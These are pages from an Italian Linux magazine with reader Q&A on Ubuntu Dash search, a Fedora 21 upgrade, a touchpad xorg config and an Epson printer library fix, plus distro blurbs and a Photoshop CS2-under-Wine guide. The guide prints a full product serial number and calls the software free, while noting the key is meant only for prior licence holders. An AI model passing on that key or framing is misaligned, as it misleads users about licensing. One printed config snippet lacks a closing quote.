Tech assistance PROBLEMI CON LA TECNOLOGIA? ECCO LE SOLUZIONI

TechAssistance (www.techassistance.it) è una community di tecnici specializzati sempre a tua disposizione, per aiutarti a risolvere problemi di ogni tipo con i dispositivi elettronici che usi quotidianamente! Ecco alcune soluzioni ai problemi più frequenti postati dagli utenti. Se, invece, sei tu ad essere in difficoltà e vuoi ottenere aiuto immediato, collegati all'home page del servizio ed esponi il problema alla community: un team di esperti è pronto a indicarti la soluzione più adatta per risolverlo nel più breve tempo possibile!

Una Dash più pulita

Salve, spero riusciate a darmi una mano. Utilizzo Ubuntu 14.10 e ogniqualvolta ricerco qualcosa dalla Dash i risultati appaiono dopo diversi secondi. Ciò, perché il sistema "perde tempo" a ricercare anche sul Web. C'è modo di disattivare la ricerca on-line lasciando attiva solo quella locale?

Luca

Qualche release fa, quelli di Canonical pensarono di includere nella Dash risultati di ricerca in arrivo da fonti Web. Ciò vuol dire che ogniqualvolta digitiamo un qualcosa all'interno della Dash, oltre ai risultati locali (file, documenti, immagini, applicazioni, ecc.) vengono visualizzati anche dei risultati che possono provenire da Amazon, Wikipedia e decine di altre autorevoli fonti on-line (questo, ovviamente, solo quando il PC è connesso a Internet). Sta di fatto che per un motivo o per un altro, tale funzionalità non è apprezzata da un bel po' di utenti. Chi guarda alla privacy e chi, come il nostro lettore Luca, preferirebbe avere una Dash più scattante (inevitabilmente, infatti, al ricerca on-line rallenta la visualizzazione dei risultati). Fortunatamente, però, c'è un modo che ci permette di disattivare tale funzionalità. Anzitutto, accediamo alle **Impostazioni di sistema** e spostiamoci in **Sicurezza e privacy**. Raggiungiamo il tab **Ricerca** e da qui impostiamo su **OFF** sulla voce **Includere i risultati di ricerca online**. Fatto ciò, non ci rimane che disattivare completamente gli Smart Scope (così sono chiamati i "plug-in" che ci mostrano i risultati delle diverse fonti). Avviamo il terminale e da qui lanciamo il lungo comando **gsettings set com.canonical.Unity.Lenses disabled-scopes "['more_suggestions-amazon.scope', 'more_suggestions-u1ms.scope', 'more_suggestions-populartracks.scope', 'music-musicstore.scope', 'more_suggestions-ebay.scope', 'more_suggestions-ubuntushop.scope', 'more_suggestions-skimlinks.scope']"** che disattiverà la maggior parte degli Smart Scope attivi di default. Non ci resta che verificare nella Dash che i risultati in arrivo al Web non siano più presenti.

Fig. 2 • La Dash di Ubuntu mostra anche risultati di ricerca provenienti da fonti Web

La lettera del mese

PASSARE DA FEDORA 20 ALLA NUOVA 21 IN UN CLIC!

Da qualche tempo mi sono avvicinato al mondo del Pinguino ed ho scelto di installare Fedora 20. Recentemente, però, è uscita la nuova release 21. C'è un modo di passare alla nuova versione senza perdere tutti i dati? Grazie

Francesco

Proprio qualche settimana Fedora fa è stata aggiornata alla nuova release 21. Se sul nostro PC è già installata una precedente release della distro, non dobbiamo necessariamente effettuare un'installazione da zero. È infatti possibile procedere ad un aggiornamento utilizzando il tool FedUp. Nonostante la procedura sia alquanto sicura, un backup di tutti i file più importanti è pur sempre consigliato. Lanciamo da terminale il comando **sudo yum update** per aggiornare i pacchetti. Possiamo quindi passare all'installazione del tool di aggiornamento: **sudo yum install fedup**. Infine, lanciamo l'aggiornamento alla nuova release 21 con il comando **sudo fedup --network 21 --product=workstation**. Non ci resta che attendere il termine del download della nuova release della distro.

Fig. 3 • FedUp scarica dal Web tutti i pacchetti della nuova release di Fedora (nel caso in figura, la 21)

SOLUZIONI DAL FORUM

Ogni mese i thread più interessanti estratti dal forum di Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito! Il nostro sito è pronto a ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e di Software Libero

Michele Petrecca

Distribuzioni/Tutte le altre

TOUCHPAD THINKPAD LENOVO R61

DOMANDA •Come è possibile vedere dalla foto (Fig. 1), il Thinkpad Lenovo R61 è dotato di 2 mouse integrati: un Trackpoint, il tastino rosso sulla tastiera, e il TouchPad, l'usuale superficie al di sotto della barra spaziatrice. Con Microsoft Windows Vista posso usarli entrambi così come posso utilizzare tutti e 5 i tasti, ma con PCLinuxOS (*www.pclinuxos.com*) in ambiente KDE posso usare solo il Trackpoint ed i 3 tasti sotto la barra spaziatrice mentre il TouchPad e i due tasti sotto di esso non funzionano. Cosa devo e/o posso fare per poter usare entrambi i mouse integrati in questo portatile?





Fig 1 • Il modello del portatile il cui touchpad faceva i "capricci"

SOLUZIONE • La domanda è posta dall'utente *Sargon6* e alla discussione partecipano gli utenti *Callejon* e *michele.p.* L'autore della richiesta riferisce anche che provando la distribuzione **Chakra** (***http://chakraos.org***) sul medesimo portatile gli è possibile utilizzare senza problema alcuno sia il Trackpoint che il TouchPad, compresi i tasti ubicati sotto quest'ultimo. Allora, in base all'esperienza riportata su altra distribuzione inevitabilmente l'attenzione dei suggerimenti si è spostata su tre possibili cause (concomitanti o meno):

- Non corretta (o assente) configurazione all'interno del file **/etc/X11/xorg.conf** (o in **/etc/X11/xorg.conf.d**);
- Possibile mancanza di un qualche modulo di "terze parti" necessario al corretto funzionamento del dispositivo;
- Configurazione da affinare attraverso il Centro di Controllo della distribuzione PCLinuxOS.

In base a queste osservazioni la soluzione è stata trovata, e riportata, dallo stesso utente Sargon6 il quale, dopo aver provveduto ad installare il pacchetto **Touchpad-solution** ne ha avviato l'applicazione con **FixTouchpad** nel menù **Configurazione** nella sezione **Altri programmi**. Dal relativo pannello è stata selezionata l'opzione **Solution 1** cliccando in seguito su **Apply**. Un riavvio del portatile ha permesso di verificare il funzionamento del Trackpoint e del Touchpad. Che cosa è stato modificato? È sempre l'utente Sargon6 a riportarlo attraverso una "interrogazione" di FixTouchpad: in sostanza sono state apportate modifiche al contenuto del file **50-synaptics.conf** presente nella cartella /etc/X11/xorg.conf.d/ che, nella nuova configurazione presenta le seguenti righe:

```
Section "InputClass"
        Identifier "touchpad catchall"
        Driver "synaptics"
        MatchIsTouchpad "on"
        MatchDevicePath "/dev/input/event*"
EndSection
```

Non solo, ma in una successiva installazione di PCLinuxOS KDE 64 bit è stato risolto il medesimo problema senza l'installazione del pacchetto, ma semplicemente modificando il file indicato in precedenza con le righe riportate confermando così la bontà della soluzione. Per completezza di informazione facciamo presente che il pacchetto **Touchpad-solution** contiene

uno script shell di nome **t_solutions** che va ad installarsi in /**usr/bin**. Lanciando questo script attraverso l'apposita voce nel menù verrà visualizzata una finestra grafica (fa uso di **gtkdialog**) nella quale selezionare il profilo tra i 5 possibili e i cui template vengono installati in **/usr/share/Touchpad-Solutions** e che non fanno altro che impostare un file di configurazione per il touchpad. A seconda della soluzione scelta, in funzione del touchpad, righe e opzioni aggiunte saranno differenti. Ad esempio se si fosse scelta la soluzione numero 5 (tipica per touchpad presenti in un Acer Aspire One) il file avrebbe avuto le seguenti righe:

```
Section "InputClass"
        Identifier "touchpad catchall"
        Driver "synaptics"
        MatchIsTouchpad "on"
        Option "TapButton1" "1"
        Option "VertEdgeScroll" "1
EndSection
```

Analogamente, per le rimanenti altre 3 soluzioni, decisamente più lunghe, e che non possiamo riportare in queste pagine (esclusivamente per motivi di spazio) ma che è possibile visionare all'indirizzo ***www.pclinuxos.com/forum/index.php?topic=93782.0***. Come ultima osservazione vogliamo ricordare che nelle **Impostazioni di Sistema**, pannello **Hardware** alla voce **Dispositivi di immissione** possiamo regolare in maniera fine il comportamento di mouse, touchpad, joystick (se presenti) e tastiera.

Sistema/Hardware

PROBLEMA DI DIPENDENZE

DOMANDA • **Ho problemi di configurazione con la stampante EPSON XP-102 (Fig. 2) su una OpenSUSE 12.2. Autonomamente, il sistema operativo è stato in grado di rilevare la periferica installando correttamente il driver di supporto, il pacchetto epson-inkjet-printer-201202w-1.0.0-1lsb3.2.x86_64.rpm reperibile anche manualmente a partire dall'indirizzo *http://download.ebz.epson.net/dsc/search/01/search/searchModule* dopo aver selezionato il modello della stampante e il sistema operativo in uso. Purtroppo, però, le cose non vanno per il verso giusto: lancio la stampa ma tutto tace. Nessun rumore meccanico per darmi almeno la speranza che la stampante stia comunicando con il sistema e in più, dopo pochi secondi, il processo di stampa si blocca restituendo un errore. Cosa posso fare secondo voi per risolvere questo problema?**

Fig 2 • La multifunzione Epson XP-102 risulta perfettamente funzionante anche con GNU/Linux

SOLUZIONE • L'utente **Callejon** è l'autore della richiesta e partecipano alla discussione gli utenti *Argos*, *michele.p* e *Pulce* i quali, dopo un certo numero di suggerimenti e scambi di messaggi, arrivano alla soluzione del problema. Riassumiamo l'intera discussione.

La stampante all-in-one, Printer/Scanner/Copier, Epson XP-102 è pienamente supportata e funzionante in GNU/Linux e infatti prende "3 pinguini" (il massimo) nel sito ***www.openprinting.org*** dove è riportato un eloquente **works perfectly** e in più al rigo **Recommended Driver** è indicato esattamente il driver di casa Epson, ovvero il pacchetto riportato e installato dall'utente Callejon. Il sito che abbiamo appena citato è un'ottima meta per tutti gli utenti del Pinguino che prima di acquistare una nuova stampante (semplice o all-in-one che sia) vogliono accertarsi del suo corretto funzionamento sulla distro utilizzata. In linea di principio, però, la quasi totalità delle stampanti in circolazione sono pienamente compatibili con GNU/Linux.

Ma allora perché in questo specifico caso viene evidenziato un certo tipo di problema? Su richiesta dei partecipanti alla discussione è stato riportato anche uno stralcio del file di log **/var/log/cups/error_log** il quale apparentemente sembrava fosse regolare. Ma solo apparentemente, perché tra le innumerevoli righe di output era riportato un errore "subdolo", quasi nascosto, sfuggito all'inizio agli occhi dei partecipanti ed individuato se non dopo alcuni messaggi. L'errore è riportato qui di seguito:

```
XP-102-103-Series: error while loading shared ➘
     libraries: libjpeg.so.62: cannot open shared
                                          object
                       file: No such file or directory
```

A questo punto è emerso chiaramente dove, con molta probabilità, risiedeva il problema: la mancanza della libreria **libjpeg.so.62** contenuta all'interno del pacchetto **libjpeg62** che nel caso di una OpenSUSE è possibile installare raggiungendo dal PC la pagina Web ***http://software.opensuse.org/package/libjpeg62***.


Dopo aver aperto la pagina in questione, è sufficiente cliccare sul pulsante **Direct Install** o, se la versione della distribuzione in uso è differente da quella di default che appare sul sito (generalmente l'ultima release disponibile della distro), clicchiamo in basso su una delle versioni riportate; infine, non ci resta che cliccare sul pulsante **1 Click Install** per portare a termine l'installazione. Una faccenda un po' spinosa ma che, fortunatamente, si è risolta positivamente.


DVD SINGOLO + LATO A DVD DOPPIO


Distribuzioni

FEDORA 21 WORKSTATION

TUTTO UN NUOVO PROGETTO?

Fedora è una distro GNU/Linux che non ha bisogno di presentazioni. Da sempre, infatti, occupa i posti più elevati delle classifiche di download e gradimento e con questa nuova release 21 è destinata a raccogliere ancor più successi. Da ora in poi, la distro si divide in 3 differenti sotto-progetti, ognuno sviluppato per specifiche esigenze degli utenti: **Workstation**, **Server** e **Cloud**. Com'è facile intuire, Fedora 21 Workstation è particolarmente indicata per l'utilizzo su postazioni desktop o portatili, mentre se abbiamo intenzione di metter su un server o un sistema di cloud computing possiamo optare per le altre due immagini (decisamente più ottimizzate per tali scopi). Oltre a ciò, Fedora 21 introduce una nuova versione del kernel Linux, la 3.17.4, così come nuove release per gli ambienti desktop disponibili: **GNOME 3.14**, **KDE 4.14.3**, **Xfce 4.10.3**, **Lxde 0.5.5** e **MATE 1.8.1**. Qualche novità anche per il supporto hardware di nuovi dispositivi, con particolare riferimento alle schede video: i driver Open Source sono stati aggiornati e supportano un'ampia scala di nuove schede grafiche.

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO



Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

LINUX MINT 17.1

CON REBECCA SI FA SUL SERIO!

Rebecca: è questo il nome di battesimo della nuova release 17.1 di Linux Mint. Una release che porta con sé un profondo cambiamento scaturito dalla decisione degli sviluppatori di fornire sempre immagini stabili, sicure e con supporto a lungo termine. A partire da questa release, dunque, Linux Mint sarà basata esclusivamente su versioni LTS (**Long Term Support**) di Ubuntu. Per chi non lo sapesse, infatti, Mint mette le sue radici proprio sulla distro di casa Canonical. Ma non finisce qui. Supporto a lungo termine a parte, infatti, Rebecca introduce anche la **nuova release 2.4 di Cinnamon**, l'ambiente desktop predefinito della distro. Nuove icone e un codice sorgente decisamente alleggerito sono solo alcune delle novità di Cinnamon e che non fanno altro che contribuire ad un sistema ancor più bello da vedere, nonché stabile. Qualche novità arriva anche dal file manager predefinito, Nemo, che si è (leggermente) rifatto il trucco e che permette ora agli utenti di etichettare le directory con differenti colori. In definitiva, si tratta assolutamente di una release da non lasciarsi scappare!

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.


Photoshop gratis... e non solo!

Ecco come ottenere una copia originale del software n.1 per il fotoritocco e installarlo senza problemi sulla tua distro preferita. Ed in più, il kit software Open Source del nuovo "fotografo al digitale"

Luca Tringali

Da sempre Adobe Photoshop è il tool preferito dai grafici professionisti, così come dai fotoamatori più esigenti. Dopotutto, nel corso degli anni il software ha saputo rispondere alle esigenze degli utenti, integrando tool capaci di lasciare tutti a bocca aperta. Ma, come noi amanti di GNU/Linux ben sappiamo, non è di certo l'unica soluzione che ci permette di dar sfogo alla nostra creatività. Accanto ad esso, infatti, sono presenti diverse soluzioni Libere ed Open Source capaci di offrire potenzialità identiche e, in alcuni casi, anche superiori. Anche se non tutti lo sanno, però, Adobe Photoshop può essere installato anche sulla nostra distro GNU/Linux preferita. Come? Grazie a Wine. Ma non finisce qui. Da qualche tempo, Adobe ha deciso di offrire gratuitamente il download della "vecchia" versione CS2 a tutti gli utenti che in passato hanno acquistato almeno una licenza originale. Scopriamo dunque come installare il software numero 1 per la grafica anche sulla nostra distro e, subito dopo, scopriamo come usare le migliori soluzioni Open in circolazione.

Photoshop si scarica gratis!

Prepariamo la nostra Linux-box all'installazione del software originale firmato Adobe

01 SERVE WINE

Se la distribuzione in uso è Ubuntu, avviamo il **Software Center** e da qui ricerchiamo ed installiamo (con un clic sul pulsante **Installa) Wine**. Al termine, installiamo anche l'applicazione **winetricks**.

02 DOWNLOAD IN CORSO

Procediamo al download di Photoshop CS2 (la release gratuita e originale). Apriamo il link **http://goo.gl/8l4v4G**. Al termine, con un clic destro sul file scaricato selezioniamo **Apri con Wine**.



03 SETUP SEMPLIFICATO


Appare quindi l'interfaccia di installazione guidata di Adobe Photoshop CS. Lasciamo invariato il campo **Save files in folder** e clicchiamo sul pulsante Next per iniziare l'installazione del software.

04 PACCHETTI SCOMPATTATI


Diversi pacchetti vengono scompattati. L'operazione può durare anche diversi minuti: molto dipende dalla dotazione hardware del nostro PC. Clicchiamo nuovamente su **Next** e attendiamo la fine del processo.

Portiamo a termine l'installazione di Adobe Photoshop CS2 originale e verifichiamo che tutto sia andato per il verso giusto

Adobe Photoshop CS2 - Setup
Ready to Install the Program
The wizard is ready to begin installation.
Click Install to begin the installation.
If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

01 IL CODICE SERIALE


Durante l'installazione di Adobe Photoshop CS2 ci viene richiesto l'inserimento di un nome utente (a nostra scelta). Compiliamo **Serial Number** con il codice **1045-1412-5685-1654-6343-1431** (da utilizzare solo se in passato abbiamo acquistato una licenza Adobe).

02 UN CLIC...

Confermiamo con **Next**: se abbiamo ricopiato correttamente il codice seriale di Adobe Photoshop CS2, ci ritroviamo in una nuova schermata di installazione finale. Non dobbiamo far altro che cliccare sul pulsante **Install** e attendere fino al termine dell'operazione.

<Back | Finish | Cancel

03 ..E IL SETUP FINISCE!

Dopo qualche minuto (molto dipende dal tipo di hardware installato nel nostro computer) l'installazione viene portata a termine. Togliamo il segno di spunta dal campo **Show the readme file** e confermiamo con un clic sul pulsante **Finish**.

04 LIBRERIE FONDAMENTALI

Prima di poter avviare Adobe Photoshop CS2 è necessario equipaggiare il nostro PC con alcuni strumenti fondamentali. Avviamo quindi il terminale (Ctrl+Alt+T) e da qui lanciamo il comando **winetricks gecko corefonts vcrun6** e confermiamo con il tasto **Invio**.

05 ECCOLO NELLA DASH!

Se tutto è andato secondo i piani, Adobe Photoshop CS2 dovrebbe ora essere installato correttamente sul nostro PC. Per verificarlo, raggiungiamo la Dash di Ubuntu e da qui ricerchiamo proprio il software di grafica preferito dai professionisti. Se è presente...

06 TUTTO PRONTO

...clicchiamo su di esso. Wine fa il suo dovere e dopo pochi secondi, ecco apparire l'interfaccia grafica di Adobe Photoshop CS2. A questo punto non ci resta che sbizzarrirci utilizzando tutti gli strumenti messi a disposizione! L'unico vero limite è la nostra creatività.

LIGTHZONE: LA MIGLIORE ALTERNATIVA OPEN SOURCE

1 - L'area centrale dell'editor, come è logico, rappresenta l'immagine su cui si lavora. Per essere precisi, rappresenta un'anteprima di ciò che vedremo una volta esportato il file in JPEG. Ricordiamo che quando salviamo il lavoro viene prodotto un file "_lzn.jpg" che contiene solo lo storico delle modifiche effettuate (e che potremo riaprire in seguito per continuare la lavorazione). Invece, se vogliamo ottenere il file finale, che potrà essere pubblicato, dobbiamo esportare l'immagine.

2 - La piccola anteprima in scala di grigi ci mostra i vari stop di contrasto dell'immagine (molto utile per effettuare modifiche con la massima precisione). Quando stiamo lavorando con uno ZoneMapper, se posizioniamo il mouse sopra ad una delle bande orizzontali, in questo piccolo riquadro le zone relative alla banda in questione appariranno di colore giallo. Questo ci consente di capire immediatamente su quale porzione dell'immagine stiamo lavorando. Comodo, vero?

3 - Questa barra contiene tutti i possibili strumenti con cui lavorare sull'immagine per applicare effetti: da sinistra abbiamo lo ZoneMapper, Relight, Sharpen, Sfocatura gaussiana, Tonalità/Saturazione, Bilanciamento dei colori, Bilanciamento del bianco, Mixer dei canali, Riduzione rumore, Clona, Spot, Rimozione occhi rossi. Sembrano strumenti complicati da utilizzare, ma non è così!

4 - Il voluminoso pannello contiene tutti gli effetti che sono stati aggiunti all'immagine. Ogni effetto è rappresentato da un apposito box, che può essere spostato. Come scopriremo più avanti, infatti, l'ordine degli effetti è importante per ottenere il risultato desiderato: variandolo, il risultato cambierà radicalmente. Ricordiamo, tra l'altro, che ogni effetto può essere applicato all'immagine usando le varie modalità di sovrapposizione.

5 - Gli stili non sono altro che degli effetti già pronti all'uso: possiamo crearne di nuovi oppure utilizzare direttamente quelli forniti "di serie". Vedremo che alcuni di questi risultano particolarmente utili in alcune tipologie di foto. In ogni caso, gli stili offerti già di default sono veramente tanti: abbiamo solo l'imbarazzo della scelta!

6 - Le modalità di lavoro sono 4: la prima a sinistra è quella standard. Poi abbiamo la modalità di crop (ritaglio) della foto e quella di rotazione. L'ultima, che impareremo presto ad apprezzare, è quella di selezione. Con essa è possibile disegnare delle selezioni sulla fotografia, applicando determinati effetti solo in alcune.

7 - Lo zoom è molto importante per controllare i dettagli. Il primo pulsante a sinistra mostra l'immagine alla sua dimensione naturale, mentre il secondo la rende grande quanto l'area di visualizzazione.

8 - Questi due pulsanti sono molto utili per capire se le modifiche che abbiamo apportato alla foto sono corrette: Orig, mentre viene premuto, ci mostra l'immagine originale, così possiamo confrontarla con la versione attuale. Proof, invece, ci consente di avere un'idea di come apparirà la foto una volta stampata su carta. Si possono scegliere tutta una serie di caratteristiche di stampa che variano, ovviamente, in base alle nostre esigenze.

RACCOGLIAMO E ORGANIZZIAMO TUTTE LE NOSTRE FOTO!

LightZone è un ottimo ambiente per lo sviluppo digitale di ogni fotografia. Ma risulta abbastanza scomodo per la gestione degli album. Infatti, chi ha l'abitudine di scattare molte foto (sia a livello professionale che amatoriale) si deve spesso scontrare con il problema di catalogare gli scatti realizzati. Immaginiamo di cercare quella bella foto di un gatto addormentato su una panchina di piazza grande a Bologna, proprio quella che abbiamo scattato 3 anni fa durante un viaggio. Riusciremmo a trovarla in pochi minuti? Se la risposta è no, forse ci serve qualcosa per organizzare meglio le nostre fotografie. **Digikam** è il programma giusto per questo compito. Ad ogni immagine è possibile infatti assegnare dei tag, ovvero semplice parole che ne descrivano il contenuto (come "gatto" e "panchina"). Possiamo anche taggare i soggetti delle 